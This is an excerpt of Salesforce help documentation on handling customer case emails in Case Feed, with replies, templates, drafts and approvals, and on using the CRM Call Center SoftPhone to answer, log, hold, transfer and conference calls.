- Click the subject of the email to view the email. From the email, you can reply to the sender, reply to everyone, forward the email, or delete it.
- While viewing an email, you can display a list of all the emails associated with the case by clicking **Email Message List**, and you can navigate to the case's other emails by clicking **Next** or **Previous**.

  Note: The **Email Message List**, **Next**, and **Previous** links are not available in the Customer Portal and partner portal.

- While viewing an email, click **Forward** to forward it. The email automatically includes the email body as received from the customer. Optionally, enter text and click **Send**.
- If the original email was an HTML email, you can click the **Click here to view HTML version** link to see the HTML version. If you want to see the entire email header, click the **Click here to view original email headers** link.
- To view any attachments contained in incoming emails, go to the Attachments related list of the email. To view attachments sent with outbound emails, view the Attachments related list of outbound emails.

  The size limit for an attachment is 5 MB. The user who configured the email agent can view its log file to see if any attachments exceeded the size limit.
- Click **Del** to delete an email. Note that a deleted email can be retrieved from the Recycle Bin. However, if you delete an email from a case, then delete the case, you will not be able to retrieve the deleted email from the Recycle Bin.

In the Email related list, emails are listed in the order received according to the most recent. Emails in the related list display one of the following statuses:

Email Status	Description
New	An inbound email that has not been read. The contents of the `Subject` field display in bold for emails with a New `Status`.
Read	An inbound email that has been read but not replied to.
Sent	An outbound email.
Replied	An inbound email that has been replied to. Replying to a sent email gives it a replied status.

When a case contains a new (unread) email, an “Email” task associated with that case is automatically created in the case owner's task list with the email subject displayed. The owner can easily see the new task on the Home tab or from the Open Activities related list of the case. From the task, the owner can click a link to view the email associated with the case. When the user responds to the email, the task is removed from the owner's task list and added to the case's Activity History related list. The user can also move an email task to which they have not responded to the Activity History related list by changing its status to "Completed."

Note: When inbound emails create a new case and your assignment rules route that case to a queue, the "Email" task is assigned to the user configured in the email agent.

If an inbound email does not contain the email address of an existing contact, then the `Web Name` field on the case is automatically updated with the name in the `From` field of the email, and the `Web Email` field on the case is automatically updated with the address provided in the inbound email.

Tip: When running the Cases with Emails report, add the `Is Incoming` field to the report to see the cases received via Email-to-Case.

Sending Articles from Cases

Replying to an Email from the Case Feed Page

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To send emails:	"Send Email"

Note:

- The email option in Case Feed is available only if your organization uses Email-to-Case.
- Depending on how your administrator has set up Case Feed, some of the options described below may not be available to you.

To reply to an email from the Case Feed page:

1. On the email post in the feed, click **Reply** or **Reply All**.
   The email displays in the Answer Customer panel.
2. The `To` field is populated with the email address of the contact or customer. Optionally, use search to find a different or additional recipient (such as a contact, lead, or person account), or type an email address.
3. The `Cc` and `Bcc` fields display recipients who were previously copied on the message. Click **Add Cc** or **Add Bcc** to add more recipients to the email, or type an email address.

   You can use semicolons, commas, spaces, or new lines to enter multiple addresses.
4. Optionally, enter a different email subject.
5. Create your message. To include formatting, such as lists or bold text, use the rich text editor. Optionally, choose a template to use or add Quick Text messages.
6. If your administrator has enabled support for email drafts, you can click **Save** to save a copy of your message without sending it. When you save a message as a draft, any agent with access to the case can edit it.

7. Optionally, click **Attach File** to attach a file to the message. For each file you want to attach to the message:
   a. Enter the name of the file, or click **Browse** to search for the file.
   b. Click **Attach to Email**.
   c. Click **Done**.
8. Optionally, attach an article to the message.
9. Click **Send Email**.

   Note: Depending on how your administrator has set up Case Feed, this button may have a different name.

- Depending on how your administrator has set up Case Feed, some of the options described below may not be available to you.

To respond to a customer using email:

1. Click **Answer Customer** on the Case Feed page.
2. Select **Email** if it's not selected already.
   Depending on how your administrator has set up Case Feed, you may be able to click **Email** without first having to click **Answer Customer**.
3. Select a **From** address.
4. By default, the email recipient is the case's creator (as long as the creator is an existing contact). If the creator isn't a contact, enter the customer's email address in the **To** line.

5. Optionally, choose additional recipients to the **To** field. (A recipient can be a contact, lead, or person account). Click and use search to find recipients.
6. Optionally, click **Add Cc** or **Add Bcc** to add additional recipients to the email, or enter an email address.

   You can use semicolons, commas, spaces, or new lines to enter multiple addresses.
7. By default, the email subject is the name of the case it's related to. Optionally, enter a different subject for the email.
8. Create your message. To include formatting, such as lists or bold text, use the rich text editor. Optionally, choose a template to use or add Quick Text messages.
9. If your administrator has enabled support for email drafts, you can click **Save** to save a copy of your message without sending it. When you save a message as a draft, any agent with access to the case can edit it.
10. Optionally, click **Attach File** to attach a file to the message. For each file you want to attach to the message:
    a. Enter the name of the file, or click **Browse** to search for the file.
    b. Click **Attach to Email**.
    c. Click **Done**.
11. Optionally, attach an article to the message.
12. Click **Send Email**.

    Note: Depending on how your administrator has set up Case Feed, this button may have a different name.

Using Quick Text in Case Feed

Emailing Articles in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To email articles:	"Manage Cases" AND "Read" on at least one article type

Before you can use the articles tool, your administrator needs to set up and configure Salesforce Knowledge. To attach an article to an email message in Case Feed:

1. Write a reply to a customer's email or compose a new message.

2. Click to open the articles tool.
3. In the list of case-related articles, click next to the one you want.
4. Select how you want to include the article.
   - `Email to customer` attaches the article as a PDF.
   - `Attach and share article link from site`, where 'site' is an external site, includes the URL within the email body. In HTML email, the URL is a link. In plain text email, the URL is in plain text (not linked).

If you don't see the article you want, try searching for it.

Using Email Templates in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To send emails	"Send Email"

If your organization has created text, HTML, or Visualforce email templates, or if you've created your own templates, you can use them when emailing customers in Case Feed. By using a template, you ensure consistency, save time, and can include standard information, such as a customer's name and their case number, all with one click. For best results, we recommend using the rich text editor when working with email templates.

Note: Depending on how your administrator has set up Case Feed, you may see a pre-loaded template when you use the Email publisher. Use the steps below to choose an alternative template if needed.

To use a template:

1. Click **Answer Customer**, and select `Email`.
   Depending on how your administrator has set up Case Feed, you may be able to click **Email** without first having to click **Answer Customer**.
2. Click `Select a Template`.
3. Choose the folder that has the template you want.
4. Click the name of the template to add it to the email.

   Tip:

   - If you choose more than one text or HTML template, each template is added in the order you choose it. If you choose a Visualforce template after choosing another template, it replaces the earlier template.
   - If the template you choose has attachments, they're included with the message.
   - If the template you choose has merge fields, only the case-related fields are merged.
   - To remove a template, click . This also deletes any text you've entered and removes all template attachments.

5. Finish writing and sending your message.

Working with Draft Emails

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Draft emails let support agents save messages they write to customers without having to send them immediately, and also make it possible for administrators to create approval processes for email messages. Drafts are only supported if your administrator has enabled them.

As a support agent, you might want to save a message as a draft while you gather additional information about the issue you're solving, confirm troubleshooting steps with a colleague, or take a break and log out of Salesforce. To save an email as a draft, click **Save** under the text box when you're writing an email.

Note: Drafts aren't auto-saved.

Each case can have only one draft email associated with it, so if you're working on a case with a draft you or someone else has saved, you won't be able to write another email until that draft is sent or discarded. When you view a case with a draft associated with it, you see a notification with the name of the user who wrote the draft and a link to view it. Any agent or supervisor with access to a case can edit the draft email, unless it's awaiting approval.

If your company uses approval processes for email messages, when you submit a message, it's sent to a supervisor for review. (Depending on how your administrator has set up approval processes, you may have the option of submitting the message for review or sending it without review.) When a supervisor approves the message, it's sent to the customer. If your email isn't approved, a message with an explanation appears at the top of the publisher when you click **Email** while viewing the case. You can edit the message and resubmit it.

See Also:
Reviewing and Approving Email Drafts

Reviewing and Approving Email Drafts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To review and approve email drafts:	"Send Email" AND Inclusion in an email approval process

Depending on how your administrator has set up draft emails and approval processes for your organization, you may need to review and approve messages written by the agents you oversee before those messages are sent to customers. When an agent submits a message for approval, you receive an email notification with a link to the case that includes the message. A notice appears at the top of the publisher when you click **Email**. Click **View email** to go to the message detail page. On that page:

- Click **Unlock Record** to make the message editable.
- Click **Delete** to discard the draft.
- Click **Approve/Reject** in the Approval History related list to approve or reject the message.
- Click **Reassign** to assign the approval to another supervisor.

If you approve the message, it's sent to the customer. If you reject it, you have the option of writing a note explaining why. This note appears above the publisher on the case page when the agent clicks **Email**, along with a notice that the draft has been rejected.

Using the Rich Text Editor in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To send emails:	"Send Email"

The rich text editor in Case Feed lets you customize the emails you send to customers. You can use it to:

- Choose a variety of font types and sizes
- Change the alignment and indentation of your text
- Add bulleted and numbered lists

For you to use the editor, your administrator must have enabled Email-to-Case.

Accessing the Editor

The editor appears when you click **Answer Customer** on the Case Feed page and select **Email**, unless:

- Your administrator hasn't selected the `Enable HTML Email` checkbox on the Email-to-Case Settings page selected.
- You used the plain text editor the last time you contacted a customer by email.

In these situations, the plain text editor will appear. Click the toggle icon to switch to rich text.

Note: Depending on how your administrator has set up Case Feed, you may be able to click **Email** without first having to click **Answer Customer**.

Tips on Using the Rich Text Editor

- The rich text editor in is available only for the Email action.
- If you enter HTML and other kinds of markup in the editor, it won't render when you send a message.

- To delete a message, click .

Using Quick Text in Case Feed

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use Quick Text in Case Feed:	"Read" on Quick Text

Quick Text helps you respond to customers more efficiently by letting you insert pre-written messages, such as greetings and common troubleshooting steps, into customer communications like email and chats. In Case Feed, you can use Quick Text with the Email action.

Note: Only Quick Text messages assigned to the Email channel are available in the Email panel.

1. Click **Answer Customer**.
2. Click and select `Email`.

   Depending on how your administrator has set up Case Feed, you may be able to click **Email** without first having to click **Answer Customer**.
3. In the email text box, type `;;`.
   A list of Quick Text messages appears, with the messages you've used most recently at the top.
4. To see additional messages, type a word or phrase.
   A list of messages that include those words appears.
5. To see the title and full text of a message, click it once or highlight it using the arrow keys on your keyboard.
   The full message appears at the bottom of the Quick Text list.
6. To select a message and add it to your email, double-click it or highlight it and press ENTER.
   If the message you select contains merge fields, they are resolved when you add the message to your email.

PHONING CUSTOMERS

Salesforce CRM Call Center System Requirements

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Salesforce CRM Call Center requires the installation of a light-weight computer-telephony integration (CTI) adapter on every Salesforce user's machine. The ***minimum*** system requirements for an adapter are:

- For adapters built with CTI version 4.0 or higher:
  - ◊ Microsoft® Internet Explorer® 8; Mozilla® Firefox® 3.5; Apple® Safari® 4; Google Chrome™ 10.0
  - ◊ Microsoft Windows® XP (with Microsoft .NET framework)
- For adapters built with previous versions of CTI:
  - ◊ Internet Explorer 7 or 8; Firefox 3.5 or 3.6 (Safari and Chrome are not supported)
  - ◊ For Windows 7 32-bit, 32-bit Internet Explorer 8; Firefox 3.5 or 3.6
  - ◊ For Windows 7 64-bit, 64-bit Internet Explorer 8; Firefox 3.5 or 3.6
  - ◊ 256 MB of RAM (512 MB recommended)
  - ◊ 20 MB disk space minimum
  - ◊ Intel® Pentium® II processor, 500 MHz or above
  - ◊ Windows XP

Note: If you're using a CTI adapter built with version 4.03 of the CTI Toolkit, a popup window displays when using Firefox or Chrome browsers. This popup window must display on your machine to stay connected to Salesforce CRM Call Center.


About CTI 1.0 and 2.0 SoftPhones

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A SoftPhone is a customizable call-control tool that appears to users assigned to a call center with machines on which CTI adapters have been installed. SoftPhones built with versions 1.0 or 2.0 of the CTI Toolkit display in the sidebar of every Salesforce page. Although administrators and developers can customize CTI 1.0 or 2.0 SoftPhones, they usually include the following components:



Call center state area

Includes a drop-down list that lets you specify whether you're ready to receive calls. See Changing Your Call Center State on page 1724.

Phone line header

Shows the status of the phone line. A status icon changes colors and blinks ( ), and provides a text description. You can click the name of the line (Line 1) to show or hide the line's dial pad and call information area.

Call information area

Shows data related to the call, such as the phone number the customer used to dial, the duration of the call, and links to any records associated with the call.

Call button area

Shows buttons that let you make call commands, such as dialing, hanging up, putting a caller on hold, transferring, conferencing, and opening a second line while on a call. See Using the SoftPhone on page 1722.

Current call log area

Displays log information for the call. By default, the `Subject` field includes the date and time of the call, but users can edit this field. The `Name` field lets users specify a related contact, lead, or person account, while the `Related To` field lets them attach an additional record to the call log once the call ends. Users can enter additional information about the call in the `Comments` text box. Call logs are saved in an activity record that can be retrieved from the recent calls area of the SoftPhone, or the Activity History related list of the associated records. See Creating Call Logs in the SoftPhone on page 1717.

Recent calls area

Displays saved logs for calls that have recently completed. Click a log's `Subject` to open its detail page, or click a log's `Name` or `Related To` link to open its associated record. Click **Edit** to reopen a call log for editing in the SoftPhone.

My Calls Today report

Opens a report of all the calls you've made or received in the last day.

SoftPhone logo

Displays a customizable logo for each CTI adapter.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.


About CTI 3.0 and 4.0 SoftPhones

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

A SoftPhone is a customizable call-control tool that appears to users assigned to a call center with machines on which CTI adapters have been installed. SoftPhones built with versions 3.0 and 4.0 of the CTI Toolkit display in the footer of the Service Cloud console or in the sidebar of every Salesforce page. Although administrators and developers can customize CTI 3.0 and 4.0 SoftPhones, they usually include the following components:



Call center state area

Includes a drop-down list that lets you specify whether you're ready to receive calls. See Changing Your Call Center State on page 1724.

Phone line header

Shows the status of the phone line. A status icon changes colors and blinks ( ), and provides a text description. You can click the name of the line (Line 1) to show or hide the line's dial pad and call information area.

Call information area

Shows data related to the call, such as the phone number the customer used to dial, the duration of the call, and links to any records associated with the call.

Call button area

Shows buttons that let you make call commands, such as dialing, hanging up, putting a caller on hold, transferring, conferencing, and opening a second line while on a call. See Using the SoftPhone on page 1722.

My Calls Today report

Opens a report of all the calls you've made or received in the last day.

SoftPhone logo

Displays a customizable logo for each CTI adapter.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Editing Personal SoftPhone Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit personal SoftPhone settings:	Member of a call center

You can control personal SoftPhone settings within Salesforce. To change your settings, from Setup, click **Call Center Settings** > **My SoftPhone Settings**.

The following settings are available:

Setting	Description
`Automatically log in to your call center when logging into Salesforce`	Select this option if you want Salesforce to use saved login information to automatically log you in to your SoftPhone.
`If only one record found on incoming call`	Choose one of the following options to specify how a record should be displayed when it is the only one that matches an incoming call: • `Always open the record automatically`. This option displays the record in the main Salesforce window, overwriting whatever was there before. All unsaved changes from your previous record are lost.

Setting	Description
	• `Never open the record automatically`. This option does not display the matching record. To view it you must click on the record's link in the SoftPhone.

Answering a Call Using the SoftPhone

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To answer calls with a SoftPhone:	Member of a call center

When logged in to a SoftPhone, you can receive a call when:

- The call originates from a queue and your call center state is set to Ready for Calls
- The call is dialed directly to your extension and you are not already on a call

You can tell that you have an incoming call if you see a flashing red button and the words “Incoming Call,” “Incoming Transfer,” or “Incoming Conference” next to the name of a telephone line in your SoftPhone.

Details about the call, if any, are displayed just above the **Answer** button, and typically include the phone number of the caller and the number that the caller dialed to reach you. When the caller's phone number can be matched with a number in an existing Salesforce record, a link to that record is also displayed. Likewise, if your call center prompts callers to enter an account number or other data before being connected with a representative, your SoftPhone searches for records that contain that information and automatically displays links to matching results.

To answer an incoming call, you can:

- Click **Answer** in the SoftPhone.
- Use your physical telephone set to pick up the call.

When you answer a call, the `Call Duration` clock starts ticking, and your call center state is automatically set to Busy. If you do not answer the call, the system forwards it to another user and your call center state is automatically set to Not Ready for Calls.

Once you have answered a call, you can:

- Log comments and associate Salesforce records with the call

- Put the caller on hold
- Transfer the call to another call center user
- Conference another call center user into the call
- End the call

If your SoftPhone supports multiple lines and you answer Line 2 while speaking on Line 1, Line 1 is automatically put on hold.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Tip: *Screen pops* are pages that display when incoming calls match the phone number of an existing Salesforce record. The following table describes when screen pops display (they can only display when your call center state is set to Ready for Calls):

Screen Pops On	Display	Don't Display
Edit pages		✓
Detail pages	✓	
Detail pages when inline editing is in use		✓
Edit pages and detail pages in the Service Cloud Console Overview	✓	
Outbound calls	✓

Logging a Call

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To log a call:	“Edit” on cases

Call logs are visible only to other users in your organization.

1. Click **Log Call** on the Case Feed page.

2. Enter the text for the call log.
3. By default, the contact name is the name of the case's creator. Optionally, search for a different contact.
4. Click **Log Call**.
   Clicking Log Call displays the information in the feed.

Note: If you're using a SoftPhone, completed calls and call notes are logged automatically in the case's feed. Interaction log entries whose `Status` is Completed are added to the case's feed.

After the call log appears in the feed, other internal users can click **Comment** to add information to it.

Case Feed Overview

Creating Call Logs in the SoftPhone

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create a call log:	Member of a call center

Every external call that you make or receive with a SoftPhone automatically generates a call log activity record. You can view these call logs in the Activity History related list of any Salesforce record that is associated with the call or by running a report. Automatically generated call log records include values for:

- The call center user who received or initiated the call
- The phone number of the contact who called or who was called by the call center user
- The date on which the call took place
- The duration of the call, in seconds
- Whether the call was inbound or outbound
- The call center system's unique identifier for the call

You can associate up to two records, edit the subject, and add comments to a call log while the call is underway. To do so:

1. Associate up to two the records with the call log:
   - When you view or create a contact, lead, or person account, a `Name` drop-down list appears in the call log. Use this list to select a single contact, lead, or person account record to associate with the call.
   - When you view or create any other type of Salesforce record, a `Related to` drop-down list appears in the call log. Use this list to select a single record of any other type to associate with the call.

Note: Custom object records can only be associated with a call log if the custom object tracks activities.

By default, the most recently viewed records are selected in the `Name` and `Related to` lists unless you manually choose a different record. The records that you choose in these lists will include the call log in their Activity History related lists once the call ends. These records are also displayed with the call if it is transferred to or conferenced with another Salesforce CRM Call Center user.

2. Edit the `Subject` and `Comments` fields with information about what happened during the call.

After the call ends, the call log is automatically saved as a completed task. You can quickly access the saved call logs for calls that were just completed by expanding the Last *N* Calls section of the SoftPhone. Up to three of your last calls are displayed in this list with your most recent call displayed first:

- To modify a recent call log, click **Edit** next to the call log's `Subject` field.
- To view a saved call log, click the call log's `Subject`.
- To view a record that is associated with a call log, click the name of the record.

To view a list of all calls that you've made or received in the past day, click **My Calls Today**. This link opens the My Calls Today report in the Reports tab.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Putting a Caller on Hold Using the SoftPhone

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To put a caller on hold:	Member of a call center

Salesforce CRM Call Center allows you to put any caller on hold so that the caller can't hear you speaking. To put a caller on hold, click **Hold** in the SoftPhone line that is currently active. The `Hold Time` clock that shows how long the caller has been waiting automatically starts, and the line light icon ( ) begins to blink yellow.

- Callers are automatically put on hold whenever you initiate a call transfer, dial a number on a second line, or initiate a conference call.

- If you click **Hold** while on a conference, your line becomes mute but other conference participants can still speak to one another.

To resume the call, click **Retrieve from Hold**. If you want to end the call without retrieving the caller from hold, click **End Call**.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Transferring a Call Using the SoftPhone

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To transfer a call:	Member of a call center

To transfer a call to another call center user or to an external phone number:

1. Attach any relevant Salesforce records to the call that you want to transfer. For example, if you created a case for the call, save it, and make sure that it is selected in one of the `Related To` fields of the current call log. By doing this, the user to whom you are transferring the call will have access to the case in his or her SoftPhone.
2. Click **Transfer** in the SoftPhone line that you want to transfer. You remain on the line with your first caller and a new dial pad becomes active.
3. Use the dial pad, your keyboard, or the call center directory to enter the phone number of the person to whom the call should be transferred.
4. Click **Initiate Transfer**. Your first caller is automatically put on hold while you are on the call with the destination number. If a number you dial is busy, a message appears and you have the option to dial again or cancel the call.
5. When you are ready to transfer your first caller to the destination number, click **Complete Transfer**. If you no longer want to transfer the call, click **Cancel Transfer**.

Once you complete a transfer, your line is immediately freed and you return to the Ready for Calls state.

Making a Conference Call Using the SoftPhone

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To initiate a conference call:	Member of a call center

To initiate a conference call with another call center user or an outside phone number:

1. While on a call, click **Conference** in the SoftPhone line that is currently active. Your caller is automatically put on hold and a new dial pad becomes active.
2. Use the dial pad, your keyboard, or the phone directory to enter the phone number of the person who you want to include in the conference.
3. Click **Initiate Conference**. Your first caller remains on hold while you are on the call with the destination number. If a number you dial is busy, a message appears and you have the option to dial again or cancel the call.
4. Once you have connected with the second caller and are ready to start the conference, click **Complete Conference**. The second caller joins the first on your original telephone line and all three of you can speak freely to one another. If you no longer want to conference the call after dialing the second number, click **Cancel Conference** to hang up on the second caller and return to your original caller.

Note:

- If you click **Hold** while on a conference, your line becomes mute but other conference participants can still speak to one another.
- Some phone systems limit the number of callers who can be conferenced on a single line. See your administrator for details.

Tip sheet: Getting Started with your SoftPhone

Wrapping Up a Call Using the SoftPhone

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To end a call:	Member of a call center

When you are ready to end a call:

1. Update the associated call log. For example, if you created a case or viewed a contact while you were on the call, verify that they are selected in one of the `Related To` fields of the log, and use the `Comments` text box to enter any notes about the call.

   Call logs are not created for internal calls.
2. Click **End Call** in the active SoftPhone line or use your physical phone set to hang up. This terminates the call and frees the line.
3. If wrap up codes are not enabled, your call center state is set back to Ready for Calls and the log for your call is automatically saved.
4. If wrap up codes are enabled, your call center state is set to Wrap Up and a set of reason codes are displayed in the SoftPhone. While in this state you cannot receive any incoming calls.
   a. Select the reason code that best represents the outcome of the call.
   b. Optionally make any additional modifications to your call log.
   c. Click **Done**. Your call center state returns to Ready for Calls, and the log for your call is automatically saved.

All saved call logs are placed in the Last N Calls section of the SoftPhone for quick reference. You can review details of these call logs by clicking any of the associated links:

- The `Subject` link (for example, “Call 6/01/2006 12:34 PM”) opens the call log details page.
- Either of the `Related To` links opens the detail page for the specified record.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Using the SoftPhone

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view and use the SoftPhone:	Member of a call center

The Salesforce CRM Call Center SoftPhone appears in the left sidebar of your Salesforce window or in the footer of the Service Cloud console. You can use the SoftPhone to:

- Log in to your call center
- Modify your call center state to show whether you are ready to receive a new call
- Dial a phone number by using the built-in SoftPhone, or by clicking the icon next to any phone number associated with a contact, lead, activity, or account
- Look up a phone number in your custom call-center directory
- Answer a phone call from another call center user or an external number
- Put a caller on hold
- Initiate a conference call with another call center user or an external number
- Transfer a phone call to another call center user or an external number
- Add comments to or associate Salesforce records with an automatic call log to quickly record information related to a call
- Edit personal Salesforce CRM Call Center settings to customize the behavior of your SoftPhone

You can't collapse the sidebar if you're a Salesforce CRM Call Center user and working within the Console tab.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Using a SoftPhone with a Service Cloud Console
Wrapping Up a Call Using the SoftPhone
Tip sheet: Getting Started with your SoftPhone

Logging In to the SoftPhone

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To log in to Salesforce CRM Call Center:	Member of a call center

Salesforce CRM Call Center requires you to first log in to Salesforce and then to log in separately to your organization's phone system. The phone system login is located in the sidebar and only appears if you are:

- Assigned to a call center in Salesforce
- Using a machine on which an appropriate CTI adapter is installed. (You can quickly verify that an adapter is installed by looking for the icon in the system tray of your computer. The system tray is located next to the clock in the lower-right corner of your monitor.)

If a phone system login does not appear, contact your administrator.

Depending on the phone system that your organization uses, the login prompts you to enter your user ID, password, and other credentials. Once you have entered these values, click **Log In** to complete the connection to your phone system.

To automatically log in to your phone system without having to click the **Log In** button:

1. From Setup, click **Call Center Settings** > **My SoftPhone Settings**.
2. Select `Automatically log in to your call center when logging into Salesforce`. Once you have logged in to your phone system, Salesforce remembers your login information and automatically makes a connection to your phone system whenever you log in to Salesforce.

Note: If you explicitly log out of the phone system at any time while you are logged in to Salesforce, automatic log in is turned off for the remainder of your Salesforce session. To reenable automatic log in, log out of Salesforce and then log back in.

After logging in to a phone system, your call center state is automatically set to Not Ready for Calls. If you want to receive calls, you must change your call center state to Ready for Calls.

Tip: If you're using a CTI adapter built with version 4.0 of the CTI Toolkit, you'll be automatically logged out of the SoftPhone after 8 hours if you have one browser tab open and go to an external Web page, or to a Salesforce page without a sidebar (such as a dashboard). Automatic-logout times can vary because they're based on how your administrator has configured your SoftPhone. To stay logged in, make sure you have at least one browser tab open to a Salesforce page with a sidebar, such as Home or Cases. Automatic logout doesn't occur in the Service Cloud console.

Changing Your Call Center State

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change your call center state:	Member of a call center

While logged in to Salesforce CRM Call Center, there may be times when you do not want to receive calls on your SoftPhone, or when you need to step away from your desk. To avoid receiving calls when you do not want them, you can set your call center state next to the icon in the SoftPhone. Possible values for call center state include:

Call Center State	Description
Ready for Calls	You are not currently on a call, and you are prepared to receive the next direct or queued call.
Not Ready for Calls	You are not currently on a call, and you are not prepared to receive the next queued call. In this state you can still receive calls that are dialed directly to your extension.
On a Call	You are currently connected to a caller and cannot receive either a direct or a queued call.
Wrap-Up	You are currently on a call, and you wish to go directly to the Not Ready for Calls state when the call is complete.
Log Out	You want to log out from your call center phone system and remain logged in to Salesforce. After you select this option, Salesforce CRM Call Center automatically closes the connection to your call center and displays the SoftPhone login screen.

When you first log in to Salesforce CRM Call Center, your call center state is automatically set to Not Ready for Calls. You must choose Ready for Calls from the drop-down list before you can receive any calls.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Using the Call Center Directory

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use a call center directory:	Member of a call center

Every call center has an associated call center directory that includes the name and number of every user that belongs to that call center, as well as other phone numbers that are related to records in your system.

To use your call center directory:

1. In the SoftPhone, click the name of the open line that you want to use. This action opens the dial pad for that line. Click next to the dial pad to open your call center directory.
2. Search the call center directory for a phone number:
   a. In the **Pick an object** drop-down, choose the type of record that you want to search. Any object with a phone number field is included in this list.
   b. In the **Search** text box, type all or part of the name for which you are searching.
   c. Click **Go** to view a list of only those records that include your search text.
3. When you find the phone number that you want, click its associated record name to automatically enter the number into the SoftPhone.

4. Click **Dial** to make the call.

Making a Call Using the SoftPhone

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To make a call:	Member of a call center

In Salesforce CRM Call Center there are three ways to make a call:

- Dialing a number manually
- Using the call center directory
- Using click-to-dial

While on a call, you can also make a call on a second phone line by clicking **New Line**. The new line allows you to enter a new phone number while remaining connected to your original caller. Once you click **Dial**, your original call is placed on hold, and your new call begins.

If you make a call while your call center state is set to Ready for Calls, your state moves directly to Not Ready, and you must enter Not Ready reason codes.

To end a call that you just dialed, click **End Call**. Some phone systems don't allow you to end a call from a SoftPhone before it is answered. In these cases, an **End Call** button isn't displayed, and you must use your physical phone set to terminate the call.

If a number you dial is busy, a message appears and you have the option to dial again or cancel the call.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Making a Call by Dialing a Number Manually

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To make a call:	Member of a call center

To make a call in Salesforce CRM Call Center by manually dialing a number:

1. In the SoftPhone, click the name of the open line that you want to use. This action opens the dial pad for that line.
2. Enter the phone number that you want to dial by clicking the number buttons on the dial pad, or by typing numbers on your keyboard.
3. Click **Dial** or press the Enter key on your keyboard.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

User Permissions Needed	
To make a call:	Member of a call center

To make a call in Salesforce CRM Call Center using the call center directory:

1. In the SoftPhone, click the name of the open line that you want to use. This action opens the dial pad for that line.
2. Click next to the dial pad to open your call center directory.
3. Use the directory to locate the number that you want to dial.
4. When you have found the number, click the name associated with the number to automatically enter the number into the dial pad.
5. Click **Dial** or press the Enter key on your keyboard.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To make a call:	Member of a call center

To make a call directly from the phone field of a contact, lead, activity, or account using Salesforce CRM Call Center:

1. Locate the number that you want to dial in a contact, lead, activity, or account.
2. Click the button to the right of the number. The number is automatically dialed in the first open SoftPhone line.
   - A number that has already been clicked cannot be clicked again for five seconds.
   - The button does not appear next to fax numbers.

Note: Some Salesforce CRM Call Center features that are described in this help system might not be available with your SoftPhone because of customizations that have been made for your organization or the CTI Toolkit with which your SoftPhone was built. See your administrator for details.

Checking the Version of Your CTI Adapter

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

To check which version of the CTI adapter you've installed on your machine:

1. Run the CTI adapter from where it's installed. For example, from the Start menu, select **All Programs** > **salesforce.com** > **CTI Adapter 2.0** > **Salesforce Adapter 2.0**.
2. Right-click the icon in the system tray of your computer. The system tray is located next to the clock in the lower-right corner of your screen.
3. Click **About...**

   The version of your CTI adapter displays under `CTI Connector`.

